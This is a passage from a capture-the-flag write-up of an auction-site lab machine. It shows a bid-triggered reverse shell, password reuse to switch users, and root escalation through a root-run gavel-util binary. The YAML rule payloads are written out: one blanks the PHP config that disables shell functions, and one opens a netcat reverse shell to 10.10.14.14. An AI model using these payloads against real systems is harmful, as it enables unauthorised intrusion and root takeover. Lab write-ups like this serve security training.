
Once we then place a bid we get a reverse shell:
Lateral Movement to auctioneer
Once we got a reverse shell we can easily su to auctioneer using the same password that we used to log into the website:

user.txt

During further enum I noticed that the user is part of a non-default group:

I am not allowed to run sudo though:

I transferred over pspy64 and ran it:

I found a process running under root which was using the auction_watcher.sh script.
Privilege Escalation
gavel-util

I started checking for other files and found this binary related to gavel:
I ran the binary and found the following:

This binary is owned and run as root so we could try and abuse it. I tried the following yaml file:
name: xdescription: ximage: xprice: 1rule_msg: xrule: "system('id'); return false;"
Using the system() command was seen as “illegal”.
I could find that all the php shell commands were blacklisted in the /opt/gavel/.config/php/php.ini file:

This meant I’d need to use gavel-util to write a malicious rule as follows and execute it:
name: "Test"description: "Testing test"image: "https://sample.website"price: 10000rule_msg: "Your bid must be 20% higher than the previous bid"rule: "file_put_contents('/opt/gavel/.config/php/php.ini', ''); return false;"
Now that the file was overwritten I verified whether it executed correctly:

Empty, good! Now it was time to give myself a root reverse shell:
name: "Test"description: "Testing test"image: "https://sample.website"price: 10000rule_msg: "Your bid must be 20% higher than the previous bid"rule: "return system('busybox nc 10.10.14.14 80 -e bash');"

root.txt